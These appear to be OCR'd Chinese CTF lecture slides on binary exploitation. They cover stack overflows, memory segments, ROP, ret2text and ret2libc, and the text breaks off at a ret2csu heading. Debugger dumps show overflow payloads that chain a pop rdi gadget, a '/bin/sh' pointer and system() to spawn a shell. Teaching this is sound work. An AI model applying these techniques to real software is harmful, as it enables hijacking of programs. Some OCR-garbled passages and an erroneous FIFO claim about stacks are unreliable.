PWN

基础知识

讲师： Sonder39

栈溢出原理

栈溢出指的是程序向栈中某个变量中写入的字节数超过这个变量本身所申请的字节数，因而导致与其相邻的栈中的变量的值被改变。这种问题是一种特定的缓冲区溢出漏洞，类似的还有堆溢出，bss 段溢出等溢出方式。栈溢出漏洞轻则可以使程序崩溃，重则可以使攻击者控制程序执行流程。

此外，发生栈溢出的基本前提是：

- 程序必须向栈上写入数据。
- 写入的数据大小没有被良好地控制。

bss段:

bss段(bss seqment)通常是指用来存放程序中未初始化的全局变量的一块内存区域bss是英文Block Started by Symbol的简称。

bss段属于静态内存分配。

data段:

数据段(data segment)通常是指用来存放程序中已初始化的全局变量的一块内存区域。

数据段属于静态内存分配。

text段:

代码段(code segment/text segment)通常是指用来存放程序执行代码的一块内存区域。

这部分区域的大小在程序运行前就已经确定，并且内存区域通常属于只读(某些架构也允许代码段为可写，即允许修改程序)。

在代码段中，也有可能包含一些只读的常数变量，例如字符串常量等。

堆(heap)

堆是用于存放进程运行中被动态分配的内存段，它的大小并不固定，可动态扩张或缩减当进程调用malloc等函数分配内存时，新分配的内存就被动态添加到堆上(堆被扩张):当利用free等函数释放内存时，被释放的内存从堆中被剔除(堆被缩减)。

栈(stack):

栈又称堆栈，是用户存放程序临时创建的局部变量，也就是说我们函数括弧“”中定义的变量(但不包括static声明的变量static意味着在数据段(.data)中存放变量)。

除此以外，在函数被调用时，其参数也会被压入发起调用的进程栈中，并且待到调用结束后，函数的返回值也会被存放回栈

由于栈的先进先出(FIFO)特点，所以栈特别方便用来保存/恢复调用现场，

从这个意义上讲，我们可以把堆栈看成一个寄存、交换临时数据的内存区

01
ROP攻击

原理

返回导向编程 (Return Oriented Programming)，其主要思想是在 栈缓冲区溢出的基础上，利用程序中已有的小片段 (gadgets) 来改变某些寄存器或者变量的值，从而控制程序的执行流程。

gadgets 通常是以 ret 结尾的指令序列，通过这样的指令序列，我们可以多次劫持程序控制流，从而运行特定的指令序列，以完成攻击的目的。

使用 ROP 攻击一般得满足如下条件：

1. 程序漏洞允许我们劫持控制流，并控制后续的返回地址。
2. 可以找到满足条件的 gadgets 以及相应 gadgets 的地址。

需要注意的是，现代操作系统通常会开启地址随机化保护（ASLR），这意味着 gadgets 在内存中的位置往往是不固定的。但幸运的是其相对于对应段基址的偏移通常是固定的，因此我们在寻找到了合适的 gadgets 之后可以通过其他方式泄漏程序运行环境信息，从而计算出 gadgets 在内存中的真正地址。

02
ret2text


原理

ret2text 即控制程序执行程序本身已有的的代码 (即， .text 段中的代码) 。其实，这种攻击方法是一种笼统的描述。我们控制执行程序已有的代码的时候也可以控制程序执行好几段不相邻的程序已有的代码 (也就是 gadgets)，这就是我们所要说的 ROP。

这时，我们需要知道对应返回的代码的位置。当然程序也可能会开启某些保护，我们需要想办法去绕过这些保护。

正常情况

```
00:0000|  esp 0xffffd370 ← 0
01:0004|-024 0xffffd374 —▸ 0xffffd388 ← 0x61616161 ('aaaa')
02:0008|-020 0xffffd378 ← 0x1c
03:000c|-01c 0xffffd37c —▸ 0x8049239 (dofunc+16) ← add ebx, 0x2dc7
04:0010|-018 0xffffd380 —▸ 0xffffd3c0 —▸ 0xf7fa3000 (_GLOBAL_OFFSET_TABLE_) ← 0x2
29dac
05:0014|-014 0xffffd384 —▸ 0xf7fbe66c —▸ 0xf7ffdba0 —▸ 0xf7fbe780 —▸ 0xf7ffda40 ←
 ...
06:0018|  ecx 0xffffd388 ← 0x61616161 ('aaaa')
07:001c|-00c 0xffffd38c ← 0x61616162 ('baaa')
08:0020|-008 0xffffd390 ← 0x61616163 ('caaa')
09:0024|-004 0xffffd394 ← 0x61616164 ('daaa')
0a:0028|  ebp 0xffffd398 —▸ 0xffffd30a ← 0xd37c0000
0b:002c|+004 0xffffd39c —▸ 0x80492a4 (main+25) ← mov eax, 0
```



当输入没有超过栈可容纳的长度，不会造成栈溢出漏洞

溢出情况（漏洞函数无参）

```
00:0000|  esp 0xfff4f940 —▸ 0xfff4f988 ◂— 0x61616165 ('eaaa')
01:0004|-044 0xfff4f944 —▸ 0xf4702004 (_dl_runtime_resolve+20) ◂— pop edx
02:0008|-040 0xfff4f948 ◂— 1
03:000c|-03c 0xfff4f94c —▸ 0xf45ac170 (read) ◂— endbr32
04:0010|-038 0xfff4f950 —▸ 0x804c000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804bf14 (_DYNAMIC) ◂— 1
05:0014|-034 0xfff4f954 —▸ 0xfff4fa54 —▸ 0xfff5064c ◂— './q1-x86'
06:0018|-030 0xfff4f958 —▸ 0xf4725b80 (_rtld_global_ro) ◂— 0
07:001c|-02c 0xfff4f95c —▸ 0x804926f (dofunc+70) ◂— add esp, 0x10
08:0020|-028 0xfff4f960 ◂— 0
09:0024|-024 0xfff4f964 —▸ 0xfff4f978 ◂— 0x61616161 ('aaaa')
0a:0028|-020 0xfff4f968 ◂— 0x1c
0b:002c|-01c 0xfff4f96c —▸ 0x8049239 (dofunc+16) ◂— add ebx, 0x2dc7
0c:0030|-018 0xfff4f970 —▸ 0xfff4f9b0 —▸ 0xf46cc000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x229dac
0d:0034|-014 0xfff4f974 —▸ 0xf46e766c —▸ 0xf4726ba0 —▸ 0xf46e7780 —▸ 0xf4726a40 ◂— ...
0e:0038|  ecx 0xfff4f978 ◂— 0x61616161 ('aaaa')
0f:003c|-00c 0xfff4f97c ◂— 0x61616162 ('baaa')
10:0040|-008 0xfff4f980 ◂— 0x61616163 ('caaa')
11:0044|-004 0xfff4f984 ◂— 0x61616164 ('daaa')
12:0048|  ebp 0xfff4f988 ◂— 0x61616165 ('eaaa')
13:004c|+004 0xfff4f98c —▸ 0x80491f6 (func) ◂— endbr32
```

当输入覆盖了原本返回地址的值，可以控制程序的执行流程进行漏洞利用

溢出情况（漏洞函数含参x86）

```
pwndbg> stack 50
00:0000|  esp 0xff92b870 ◂— 0
01:0004|-024 0xff92b874 —▸ 0xff92b888 ◂— 0x61616161 ('aaaa')
02:0008|-020 0xff92b878 ◂— 0x100
03:000c|-01c 0xff92b87c —▸ 0x8049215 (dofunc+16) ◂— add ebx, 0x2deb
04:0010|-018 0xff92b880 —▸ 0xff92b8c0 —▸ 0xf186f000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x229dac
05:0014|-014 0xff92b884 —▸ 0xf188a66c —▸ 0xf18c9ba0 —▸ 0xf188a780 —▸ 0xf18c9a40 ◂— ...
06:0018|  ecx 0xff92b888 ◂— 0x61616161 ('aaaa')
07:001c|-00c 0xff92b88c ◂— 0x61616162 ('baaa')
08:0020|-008 0xff92b890 ◂— 0x61616163 ('caaa')
09:0024|-004 0xff92b894 ◂— 0x61616164 ('daaa')
0a:0028|  ebp 0xff92b898 ◂— 0x61616165 ('eaaa')
0b:002c|+004 0xff92b89c —▸ 0x80491d6 (func) ◂— endbr32
0c:0030|+008 0xff92b8a0 ◂— 0xdeadbeef
0d:0034|+00c 0xff92b8a4 —▸ 0x804c024 (sh) ◂— '/bin/sh'
0e:0038|+010 0xff92b8a8 —▸ 0xf18c900a (_GLOBAL_OFFSET_TABLE_+10) ◂— 0x34a00000
```

对于x86程序，所有函数参数都放在栈上，控制程序执行需要传参的函数，需要在栈上读取参数的位置布设好参数的地址

溢出情况（漏洞函数含参x64）

```
00:0000  rsp 0x7ffd0f1707c0 —▸ 0x7ffd0f170ba9 ◂— 0x34365f363878 /* 'x86_64' */
01:0008  rsi 0x7ffd0f1707c8 ◂— 0x6161616261616161 ('aaaabaaa')
02:0010  rbp 0x7ffd0f1707d0 ◂— 0x6161616461616163 ('caaadaaa')
03:0018 +008 0x7ffd0f1707d8 —▸ 0x401253 (__libc_csu_init+99) ◂— pop rdi
04:0020 +010 0x7ffd0f1707e0 —▸ 0x404040 (sh) ◂— 0x68732f6e69622f /* '/bin/sh' */
05:0028 +018 0x7ffd0f1707e8 —▸ 0x40118d (func+23) ◂— call system@plt
06:0030 +020 0x7ffd0f1707f0 ◂— 0xa /* '\n' */
07:0038 +028 0x7ffd0f1707f8 —▸ 0x4011d6 (main) ◂— endbr64
08:0040 +030 0x7ffd0f170800 ◂— 0x10f1708e0
09:0048 +038 0x7ffd0f170808 —▸ 0x7ffd0f1708f8 —▸ 0x7ffd0f17263f ◂— './q2-x64'
0a:0050 +040 0x7ffd0f170810 ◂— 0
0b:0058 +048 0x7ffd0f170818 ◂— 0xf53f6c85f48f2d99
0c:0060 +050 0x7ffd0f170820 —▸ 0x7ffd0f1708f8 —▸ 0x7ffd0f17263f ◂— './q2-x64'
0d:0068 +058 0x7ffd0f170828 —▸ 0x4011d6 (main) ◂— endbr64
```

对于x64程序，前6个函数参数都放在寄存器中，其它参数放在栈上，控制程序执行需要传参的函数，需要通过ROP攻击在寄存器中布设需要的参数值


03
ret2libc

PLT 和 GOT

plt：Procedure Linkage Table
程序动态链接表

got：Global Offset Table
全局偏移表

ELF采用了当函数第一次使用时才进行绑定的思想，也就是我们所说的延迟绑定。 ELF 实现延迟绑定是通过PLT ，原先 GOT 中存放着全局变量和函数调用，现在拆成两个部分 .got 和 .got.plt，用 .got 存放着全局变量引用，用.got.plt 存放着函数引用。





原理

ret2libc 即控制函数的执行 libc 中的函数，通常是返回至某个函数的 plt 处或者函数的具体位置 (即函数对应的 got 表项的内容)。一般情况下，我们会选择执行 system("/bin/sh")，故而此时我们需要知道 system 函数的地址。

那么如何得到 libc 中的某个函数的地址呢？我们一般常用的方法是采用 got 表泄露，即输出某个函数对应的 got 表项的内容。当然，由于 libc 的延迟绑定机制，我们需要泄漏已经执行过的函数的地址。


布栈思路





由于main只是用户代码的入口，是对用户而言的，而程序真正的入口是__start，前者会少1个堆栈平衡and esp, 0FFFFFFF0h的操作，并不完全等价于重新运行程序，所以第二次填充栈的字符数需要-8

布栈


wsl.exe
root@Sonder: ~/pwnpwn
d', '.', 'wsl.exe', '-d', 'Ubuntu-20.04', 'bash', '-c', '/tmp
/tmpzycximfb']
[-] Waiting for debugger: debugger exited! (maybe check /proc
/sys/kernel/yama/ptrace_scope)
[*] Paused (press any to continue)
[DEBUG] Sent 0x29 bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61
61 |aaaa|baaa|caaa|daaa|
00000010 33 12 40 00 00 00 00 00 bd b5 07 67 4e 7f 00
00 |3·@·|····|···g|N···|
00000020 90 92 f1 66 4e 7f 00 00 0a
|···f|N···|·|
00000029
[*] Paused (press any to continue)
Value returned is $1 = 41
pwndbg> stack 20
00:0000| rsp 0x7ffd3e959488 ◂— 0xdeadbeef
01:0008| rsi 0x7ffd3e959490 ◂— 0x6161616261616161 ('aaaabaaa')
02:0010| rbp 0x7ffd3e959498 ◂— 0x6161616461616163 ('caaadaaa')
03:0018|+008 0x7ffd3e9594a0 —▸ 0x401233 (__libc_csu_init+99) ◂— p
op rdi
04:0020|+010 0x7ffd3e9594a8 —▸ 0x7f4e6707b5bd ◂— 0x68732f6e69622f
/* '/bin/sh' */
05:0028|+018 0x7ffd3e9594b0 —▸ 0x7f4e66f19290 (system) ◂— endbr64
06:0030|+020 0x7ffd3e9594b8 —▸ 0x7ffd3e95950a ◂— 0x619000007ffd3e
95
07:0038|+028 0x7ffd3e9594c0 ◂— 0x0
08:0040|+030 0x7ffd3e9594c8 ◂— 0x0
09:0048|+038 0x7ffd3e9594d0 ◂— 0xf156848d63ef5d7e
0a:0050|+040 0x7ffd3e9594d8 ◂— 0xf030347b2a815d7e
► 0x401196 <dofunc+64> mov edx, 6
0x40119b <dofunc+69> lea rsi, [rip + 0xe69]
0x4011a2 <dofunc+76> mov edi, 1
0x4011a7 <dofunc+81> call write@plt
<write@plt>
0x4011ac <dofunc+86> mov eax, 0
0x4011b1 <dofunc+91> leave
0x4011b2 <dofunc+92> ret
0x4011b3 <main> endbr64
0x4011b7 <main+4> push rbp
0x4011b8 <main+5> mov rbp, rsp
0x4011bb <main+8> mov eax, 0
[STACK]
00:0000| rsp 0x7ffd3e959488 ◂— 0xdeadbeef
01:0008| rsi 0x7ffd3e959490 ◂— 0x6161616261616161 ('aaaabaaa')
02:0010| rbp 0x7ffd3e959498 ◂— 0x6161616461616163 ('caaadaaa')
03:0018|+008 0x7ffd3e9594a0 —▸ 0x401233 (__libc_csu_init+99) ◂— p
op rdi
04:0020|+010 0x7ffd3e9594a8 —▸ 0x7f4e6707b5bd ◂— 0x68732f6e69622f
/* '/bin/sh' */
05:0028|+018 0x7ffd3e9594b0 —▸ 0x7f4e66f19290 (system) ◂— endbr64
06:0030|+020 0x7ffd3e9594b8 —▸ 0x7ffd3e95950a ◂— 0x619000007ffd3e
95
07:0038|+028 0x7ffd3e9594c0 ◂— 0x0
[BACKTRACE]
► 0 0x401196 dofunc+64
1 0x401233 __libc_csu_init+99
2 0x7f4e66f19290 system
3 0x7ffd3e95950a
4 0x0

04
ret2csu

原理

